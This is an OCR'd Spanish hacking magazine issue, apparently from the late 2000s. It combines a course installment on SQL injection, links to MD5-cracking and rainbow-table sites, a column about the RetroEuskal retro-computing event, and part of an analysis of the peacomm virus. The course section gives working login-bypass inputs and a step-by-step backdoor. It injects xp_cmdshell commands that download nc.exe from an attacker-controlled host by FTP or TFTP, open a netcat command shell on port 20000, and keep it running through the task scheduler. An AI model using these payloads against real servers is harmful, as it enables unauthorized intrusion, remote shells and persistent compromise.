
Ya os explicamos en la entrega 4 que dicha URL se traduce en:

ftp://login:password@ip_o_direccion:puerto

En otras palabras, era posible ver las claves de cientos de usuarios en sus FTPs. Digo "era" porque la gente de YouTube ya ha corregido dicha "indiscreción" y ya no muestran dichos datos en la web.

Es curioso, Google adquirió YouTube... y esta es la segunda noticia de inseguridad consecutiva en nuestra sección... ¡damos nuestra palabra de que no tenemos nada contra Google! Pero es que no hay que despistarse...

Ya que estamos, os recomendamos que veáis el reportaje "El mundo según Google", sin lugar a dudas os hará que pensar: http://video.google.com/videoplay?docid=-2084919753106562775&sourceid=docidfeed&hl=es



Conectando al Netcat

```
Usuario:  1' OR usuario LIKE
'%2%' OR usuario = '3
Clave:
```

Si existe un usuario que contenga el "2", podremos colarnos sin problemas... siempre que la página ASP no esté adecuadamente programada y nos permita el uso del comodín "%".

Pero al igual que nos podemos encontrar con una web bien programada, nos podemos encontrar con una programada con el culo. Yo personalmente me he encontrado con perlas programadas como la siguiente (os pongo el contenido de un usuario válido "jorge" para que lo veáis más fácilmente):

```
SELECT * FROM usuarios WHERE
usuario LIKE 'jorge' AND cla-
ve LIKE 'jorge123'
```

El lumbrera que ha programado esto no se ha dado cuenta de que si introducimos (porque en realidad no estamos inyectando ni un mísero comando SQL) lo siguiente:

```
Usuario: %
Clave: %
```

Nos colamos del tirón XDDD ya que se traduce en "acepta cualquier usuario con cualquier clave" (el quiz de la cuestión está en que ha utilizado "LIKE" en vez de "=", lo que hace una consulta por aproximación y no exacta como cabría de esperar).

Y si conocemos un usuario en concreto ("administrador" por no ir más lejos, o "root" si me apuráis jejeje), podremos hacernos pasar por él introduciendo:

```
Usuario: administrador
Clave: %
```

Esto, aunque parezca muy tonto, lo he visto en la vida real así que nunca está de más verificar si la web que estamos probando ha sido igual de "bien" programada que la del "ejemplo" ;-)

Montando una puerta trasera

Hasta el momento hemos conseguido sacar mucha información de una base de datos gracias a la inyección de SQL a través de algún formulario inseguro. Hemos aprovechado esa vulnerabilidad centrándonos en los SQL Server de Microsoft porque dan más juego. Y dan más juego porque están más integrados con el sistema operativo, cosa que aprovecharemos ahora a nuestro favor con el objeto de montar una puerta trasera que nos permita hacernos con una línea de comandos en el servidor.

Para ello haremos lo siguiente:

1º) Montar vuestro propio servidor FTP: Aquí es donde pondremos nuestro programa que nos permitirá abrir la puerta trasera en el servidor. Servidores FTP hay muchos, tanto de pago como gratuitos así que daros una vuelta por www.softonic.com y descargad el que más os guste. Ya en la entrega 52 os proponíamos, entre otros, el G6 FTP Server (que es de los que más me gustan).

Una vez montado, cread una carpeta en vuestro FTP donde pondréis los ficheros que vamos a colocar en el servidor vulnerable. Cread también un usuario con su correspondiente contraseña, pongamos por caso que dichos datos serán "usuario" y "clave".

Si queréis anonimizar más vuestra conexión, también podéis aprovechar un servidor FTP de por ahí (dícese de uno que permita al usuario anonymous poner un fichero en una carpeta temporal, o utilizar otro servidor que ya tengáis bajo vuestro control...) donde podáis subir el programa que utilizaremos.

2º) Colocar el programa que creará la puerta trasera: La puerta trasera la crearemos mediante el Netcat, cómo no. Pero en esta ocasión os recomendamos utilizar el Netcat v1.11 dado que la versión 1.10 era vulnerable a un buffer overflow. Os dejamos el fichero en nc1.11nt.zip.


Descomprimid el Netcat y copiad el fichero nc.exe al directorio del FTP que ya habéis creado.

3º) Subir el Netcat al servidor vulnerable: Vamos a hacer que el servidor vulnerable se conecte al servidor FTP que habéis montado en vuestro PC y que se descargue el fichero.

No hace falta que os diga que si tenéis una ADSL tendréis que abrir el puerto 21 para que el servidor vulnerable pueda conectarse a vosotros, y tampoco os repetiré que hagáis uso de un dominio con DNS dinámico para "ocultar" vuestra IP (volveremos a utilizar el dominio sql4ever.no-ip.org como ejemplo).

La técnica que vamos a emplear os la comentamos en la entrega 52. Si os acordáis (o volvéis a leer el artículo), os indicamos por aquel entonces que la técnica no servía del todo en el ataque que os estábamos explicando (el bug del unicode), pero que llegaría el día en que os serviría... y ha llegado.

Bueno, pues inyectaremos el siguiente código SQL en el campo vulnerable de la web. Como veréis son varias líneas, así que tendréis que inyectar una a una cada línea en el orden que os damos:



```
'; exec master..xp_cmdshell
'echo open sql4ever.no-ip.org
> ftp.txt'--
'; exec master..xp_cmdshell
'echo usuario >> ftp.txt'--
'; exec master..xp_cmdshell
'echo clave >> ftp.txt'--
'; exec master..xp_cmdshell
'echo binary >> ftp.txt'--
'; exec master..xp_cmdshell
'echo get nc.exe >> ftp.txt'-
-
'; exec master..xp_cmdshell
'echo close >> ftp.txt'--
```

Lo que hemos hecho ha sido crear el fichero "ftp.txt" donde hemos introducido todos los comandos necesarios para que el servidor vulnerable se descargue el nc.exe de vuestro servidor FTP.

Ahora llega el momento de que el servidor vulnerable se descargue nuestro Netcat inyectando:

```
'; exec master..xp_cmdshell
'ftp -s:ftp.txt'--
```

Si todo ha ido bien, veremos en el log de vuestro servidor FTP que el servidor vulnerable se ha descargado el nc.exe.

Si no se ha producido la descarga, es posible que el servidor vulnerable tenga limitados mediante un firewall las conexiones al exterior. En ese caso podéis probar a montar un servidor TFTP en vuestro PC, como explicábamos en la entrega 46 (aprovechándonos del CGI perl) o en la 52 (con el bug del unicode), y hacer que se descargue el fichero por TFTP ejecutando la inyección:

```
'; exec master..xp_cmdshell
'tftp -i sql4ever.no-ip.org
get nc.exe nc.exe'--
```

Como podréis comprobar, aunque la técnica que estamos utilizando para colarnos es distinta de la que tratamos en su día en los artículos 46 y 52, el método que subyace (el FTP o el TFTP) es el mismo. Como ya os he dicho en otras ocasiones, al final el hacking es como jugar una partida de ajedrez (por aquello de vencer a un oponente) o montar un puzzle (por aquello de encontrar las piezas que encajen).

Llegados a este punto ya debéis haber sido capaces de hacer que el servidor vulnerable se descargue el Netcat.

>>> Website del mes


Vamos a sacarle partido a una web que nos permite crackear claves MD5 on-line. Se trata de W4ck1ng, **https://www.w4ck1ng.com/cracker/**.

La web en si no es mucho más, pero siempre es útil poder tener a mano un lugar donde crackear rápidamente una contraseña.


Pero si lo que necesitáis es una rainbow table para sacar más contraseñas, os recomendamos que os paséis por Free Rainbow Tables en www.free-rainbowtables.com.

Y si con esas no habéis tenido suficientes, pasaros por las que ofrecen Shmoo en **rainbowtables.shmoo.com**, ya que hacen más cosas a parte del AirSnort.

ATENCIÓN WEBMASTERS: Si creéis que vuestra web (bien sea independiente o de un grupo) es lo suficientemente buena como para aparecer en esta sección, y su contenido se refiere al hacking que aquí tratamos, no dudéis en hacérnoslo saber a la dirección cursodehack@megamultimedia.com.



Crackeo on-line de MD5



Rainbow tables de Shmoo

5º) Arrancando la puerta trasera: Ahora hay que montar la puerta trasera, ejecutando el Netcat.

Tenemos dos formas de montar la puerta trasera: abriendo un puerto al que podamos conectarnos, o haciendo que sea el propio servidor vulnerable el que se conecte a nosotros.

Empezaremos explicando la primera opción. Ejecutaremos el Netcat de manera que se quede a la escucha en un puerto que no debe estar en uso (por ejemplo el 20000) inyectando:

```
'; exec master..xp_cmdshell
'nc.exe -L -d -e cmd.exe -p
20000'--
```

Si ahora nos conectamos mediante un telnet a la IP del servidor vulnerable al puerto 20000 debería saludarnos con una línea de comandos ¡y seríamos felices!

Si se reinicia el servidor vulnerable, perderéis esta puerta trasera y tendréis que volver a inyectar el código (aunque en esta ocasión sólo sería necesario arrancar el Netcat, ya que el trabajo de subirlo no hay que repetirlo). Pero si más adelante corrigen la inyección SQL no podréis volver a ejecutarlo, aunque aquí os traemos el remedio para todo (o casi todo) y en esta ocasión consiste en el comando "AT".

El comando AT os permite programar tareas, de esta forma podremos hacer que cada x tiempo se arranque la puerta trasera, así volverá a abrirse tras un reinicio del servidor, o aunque eviten la inyección de SQL.


Lo primero que tendremos que hacer es comprobar si el servidor tiene arrancado el servicio "Programador de tareas" ("Task scheduler" en inglés), para ello tendréis que ejecutar en el servidor el siguiente comando:

```
'; exec master..xp_cmdshell
'net start >
programador.txt'--
```

Si el programador de tareas está arrancado, aparecerá en el fichero "programador.txt". El cómo veáis dicho fichero ya es cosa vuestra, utilizad una de las variantes que os hemos explicado para leer ficheros ;-)

Si no aparece, significa que no está arrancado el programador de tareas, por lo que tendremos que arrancarlo ejecutando:

```
'; exec master..xp_cmdshell
'net start "programador de
tareas"'--
o
'; exec master..xp_cmdshell
'net start schedule'--
```





Quien parte y reparte se lleva la mejor party

Confieso que les iba a presentar un combinado de datos y comidillas de las dos celebraciones vintagenarias de más copete que se celebran en nuestro país, éstas son MadriSX & Retro y RetroEuskal. Capricho de los hados que MadriSX & Retro esté ahora mismo en sana mutación, que de entrada ya ha cambiado de nombre y su nueva denominación es RetroMadrid, y que su gestión será llevada a cabo por la Asociación de Usuarios de Informática Clásica, AUIC para los amigos. Mogollón de cambios que cuando se consoliden darán lugar a un mejor y más competente que muy pocos denegarían sufrir tal condena si se les propusiera...

De esa manera tan circunstancial nació RetroEuskal y desde el principio que se desmarcó mucho de lo que sería una party, reunión de usuarios, feria o como queramos llamarlo; la personalidad de RetroEuskal es muy particular, su propia definición de 'encuentro nacional anual de aficionados e interesados en la RetroInformática y videojuegos clásicos' cuenta con unas características que no son ni mejores ni peores que las de otros eventos, solamente imprimen una forma distinta de tratar el tema vintage. Para empezar se auspicia bajo el apoyo y apadrinamiento de la Euskal Encounter, como ya he destacado antes; y muestra al público un espectáculo que no depende de aportaciones directas ni de participaciones individuales. Hablando en plata, que todo lo que se monta RetroEuskal es obra y gracia de RetroEuskal, no hay grupos activistas que prestan su presencia itinerante o actos mercenarios, es la organización la que busca y construye lo que se va a exponer. ¿Que qué es lo que se expone? Maravillas, oigan, maravillas.

RETROEUSKAL: ENCUENTRO NACIONAL ANUAL DE AFICIONADOS E INTERESADOS EN LA RETROINFORMÁTICA Y VIDEOJUEGOS CLÁSICOS





evento de reunión vintage. No pretendía dar más énfasis a una que la otra ni tampoco deseo incurrir en desaciertos, por eso escurro el bulto de RetroMadrid y me centro en RetroEuskal, que por méritos propios se merece una especial atención si me permiten decirlo.

RetroEuskal empezó sin orden ni meta no hace mucho, de forma espontánea, como una revolución. Unos cuantos usuarios vintagenarios coincidieron en la 11ª Euskal Party -la que ahora es Euskal Encounter- allá por el año 2003 montando una improvisadísima muestra de máquinas vintage, un combate de esos de chulería contenida, yo me traigo mi Spectrum y tú te traes tu Amstrad CPC, a ver cual de los dos mola más. Sabino San Vicente, director de la party y amiguero de corazón, se acercó al que parecía el cabecilla del movimiento, Iñaki Grao, y le convidó a una tortura de esas de sarna con gusto: organizar jornadas vintage dentro del ámbito de las Euskal Encounter venideras. Creo

De Bilbao, del centro de Bilbao

Las excelencias de RetroEuskal se pueden resumir de una manera bastante mal diestra citando un puñado de las actividades: Museo, Juegódromo y Conferencias. Hay más pero estas tres son la santísima trinidad y su punto fuerte. El Museo se autodefine con su nombre, una exposición que en cada edición parece que no se pueda mejorar. En la pasada edición de este año se dedicó a la celebración del 25 aniversario de la aparición del ZX Spectrum y como comisario de la exposición se contó con Albert Valls, gran conocedor de la obra de Sir Clive Sinclair y enorme persona que con gran acierto en contenidos y continentes promovió una retrospectiva sin igual, espectacular, por definirla con una sola palabra. Contó con





aportaciones documentales de Rick Dickinson, quien fuera diseñador de Sinclair Research, documentos gráficos de prototipos, bocetos y diseños inéditos hasta este momento.

El Juegódromo -que forma parte intrínseca del museo- ofrece la oportunidad de jugar con las máquinas reales, a experimentar el juego real en la máquina real, a ver ordenadores y consolas épicas en funcionamiento, que aunque pueda parecer una perogrullada ya me dirán ustedes dónde pueden encontrar algo así en un espacio público. No es nada habitual en una party encontrar ordenadores y consolas a los que poder jugar libremente, así, a disposición del primero que las trinque. Y las conferencias, que presentan lo más granado del sector, ponentes con la cabeza muy bien amueblada, que hablan con propiedad, con gusto y con clarividencia. Remitiéndome de nuevo a la pasada edición, se contó con la presencia de Domingo Gómez y Primitivo de Francisco, director y editor de las revistas Microhobby y Micromanía el primero, y redactor y experto en hardware en Microhobby el segundo. Toma jeroma, pastillas de goma.

¿SABÍAN QUE RETROEUSKAL CUENTA CON UN SERVICIO DE ACOMPAÑAMIENTO TURÍSTICO PARA AQUELLAS PERSONAS QUE LO VINTAGE LES IMPORTA UN PITO?


Ya ven que aunque los medios, posibilidades y disponibilidades del personal organizador y colaborador así como de los medios materiales y logísticos puedan ser razonablemente limitados o escasos según el criterio, los resultados visibles son la repanocha, seguramente que sólo bajo los efectos del alcohol o de algún estupefaciente de dudosa legalidad se puede imaginar uno lo que se consigue en RetroEuskal. Y a esos logros se destina el aplauso. Orquestados entre bambalinas por RetroAcción -asociación para el estudio y divulgación de la informática clásica-, apenas una decena de férreos voluntarios se reparten las tareas, cada uno por sección o actividad, y no son recompensados ni reconocidos porque no les vemos, porque sus resultados nos ciegan por su brillantez.

Marmitako power

Cuando cada año a finales del mes de julio nos acercamos al Bilbao Exhibition Center y accedemos a la Euskal Encounter, ahí tenemos ese grupito de inconformistas que nos bañan con una cascada de documentos, muestras y conocimientos que lo flipamos. Invierten tiempo y dinero para que nosotros, los asistentes, recibamos una doble enseñanza que me da a mí que no acabamos de pillar. Por una parte vemos un tinglado que no se ha montado solito y que ningún Donald







Trump ha bendecido, y por otra parte ignoramos a unas personas que están allí para complacernos. ¿Sabían que RetroEuskal cuenta con un servicio de acompañamiento turístico para aquellas personas que lo vintage les importa un pito, verbigracia de esposas, amigos o hijos de los asistentes? ¿Son conscientes que para llegar a la consecución del evento se ha tenido de trabajar de verdad para concretar conferenciantes, invitados, material y equipos, así como el perfecto estado de revista de toda parte técnica? ¿Se dan cuenta de que cuando ustedes se parten el pecho al ver un Spectrum en funcionamiento, cuando escriben en su bonito blog su experiencia en la party y hacen chascarrillos burlones sobre ese mismo Spectrum o que cuando desde su supermacropecera chatean con sus coleguitas que pim que pam con el Messenger, falta de ortografía aquí, patada al diccionario allá y se cachondean de los frikis esos de lo retro, se dan cuenta de que ustedes no tienen nada de eso? No importa que dentro de cinco años ustedes estén mayorcitos y sus sobrinitos lloren de risa al ver la PS3 o XBox360 que ahora ustedes tienen como lo más in, no importa que ustedes se dediquen o tengan por afición los comics, el piragüismo o estén enganchados a Perdidos, House o Heroes, en cinco años desearán que alguien de ahí fuera tenga el ánimo que se palpa en RetroEuskal y que les procure continuidad e incluso perpetuidad a su afición.

RetroEuskal 2007

BILBAO EXHIBITION CENTRE 20-23 JULIO

PATROCINA: SPECCY.org

ORGANIZA: RETROACCION

El eufemismo de aquello de un camino de rosas yo siempre lo he entendido como algo al estilo camino de cabras lleno de zarzas y espinas. Y muchos capullos, añado. Nosotros vemos las florecitas y los muchachos de RetroEuskal son los que se tragan las espinas. Y los capullos, añado de nuevo. Problemas mil han tenido, y varios miles más que tendrán. Conferenciantes que se caen del cartel y que se han de reemplazar a velocidad de Kimi Raikkonen, máquinas que no llegan a tiempo y que implican una reestructuración ingeniosa del espacio para disimular su ausencia, improvisaciones en tiempo real por las variaciones de timming o de locating que la propia Encounter sufre y que repercuten en RetroEuskal. Gajes del oficio que lo llaman, sólo que sin emolumentos ni gaitas.



Construyendo la catedral

Similar, muy similar es lo que se padece en MadriSX & Retro, digo... RetroMadrid, sólo que hablar de esta feria ahora me resulta muy atrevido por los cambios que les comentaba una lineas en el pasado. La mento para aclarar el punto de las colaboraciones externas y para que comprendan un poquito mejor que recibir o no recibir ayudas es igual de positivo como de negativo. En RetroEuskal ustedes no encontrarán stands de un coleccionista, de un vendedor de sus propios productos o un buhonero cibernético mercadeando con artículos de segunda mano, esas serían intromisiones dentro de lo que sería la exposición. RetroEuskal se abre de par en par a cualquier tipo de ayuda o colaboración, sólo que serían para la organización de las actividades, no para protagonizarlas. En RetroMadrid usted sí que encontrará stands y tipos así de expositores, sólo que su presencia es la propia ayuda, la que engrandece el evento. Fardando un poco se encontraría paralelismo en los modelos de desarrollo de catedral y bazar que todo seguidor del código abierto tiene bordado en el cabezal de su cama; incluso los modelos noosféricos que diferencian antropológicamente los hackers de los crackers sirven también para diferenciar las formas de actuación de RetroMadrid y RetroEuskal. Y eso que alguno de ustedes ve esto de lo vintage como cosa de viejos medio tarumbas. Hombres de poca fe...

Caigan en la cuenta de que no hay fama ni reputación adquirida por los que nos conceden el acto RetroEuskal, que ni aquí listo los nombres de toda la cuadrilla, que ni tan siquiera en su site www.retroeuskal.org se esfuerzan por dar rostro a sus protagonistas, solamente destacan las colaboraciones y las aportaciones, sin obviar contenidos generados en ediciones anteriores en forma de fotos, audios de las conferencias, videos de las actividades y un millón de cosas más. A mí me da lástima y me repatea que RetroEuskal se quiera entender como una iniciativa interina de la Euskal Encounter, no sólo porque son dos entidades verdaderamente distintas, sino porque tampoco se dignifica a los organizadores y currantes de Euskal Encounter. O a los de RetroMadrid, que también tiene lo suyo.


Y ya saben, para enviarme invitaciones a grupos, postales electrónicas o anuncios de vitaminas para aumentar el tamaño de mi pene -¿aún más?- no tienen más que sentarse delante de su ordenador personal, entrar en **www.matranet.net** y utilizar cualquiera de las casillas de correo electrónico que ahí encontrarán para colapsar el buzón con bombas de un millón de bits, a ver si de alguna yo, S.T.A.R. puedo sacar buen provecho. Muchas gracias y buena suerte.

S.T.A.R.<

Análisis del virus peacomm.c

Parte III

Volvemos a estudiar esta bestia vírica. Entenderemos los trucos que siguen, y analizaremos en profundidad lo que queda. Espero que lo disfruten.



Parcheando los chequeos por ejecución en VM

Debemos buscar, los chequeos como mencioné antes, y el primero, esta justo después del OEP detectado, en la dirección 403389, llamando a una rutina en 4031bc.

Se trata de una detección usando el ComChannel VMXh, con un número mágico. Esta detección es para VMWARE.

Luego le sigue un chequeo para VirtualPC. Existe un segundo CALL, en la dirección 40339C, saltando hacua 40314E.

Es un truco utilizando un código de operación ilegal.

¿Qué sucede si es detectada una máquina virtual? Exactamente existe un salto a un bucle infinito, "durmiendo" al virus para siempre.

El loop se encuentra en la dirección 403524. La forma de solucionar estos chequeos, es parchear 2 bytes , en la dirección 40338F con un JMP hacia 4033A9.

Analizando el rootkit spooldr

Analizaremos lo mejor que podamos el rootkit mencionado, que forma parte integral del virus.

Para empezar, veremos que nos dice el software de chequeo de rootkits y comportamientos anómalos denominado RkUnhooker.

Podremos ver viejo truco, un SSDT hook de una función nativa del SO, llamada NtQueryDirectoryFile.

Más especificamente el CALL de la dirección 177F, realiza el SSDT hook.

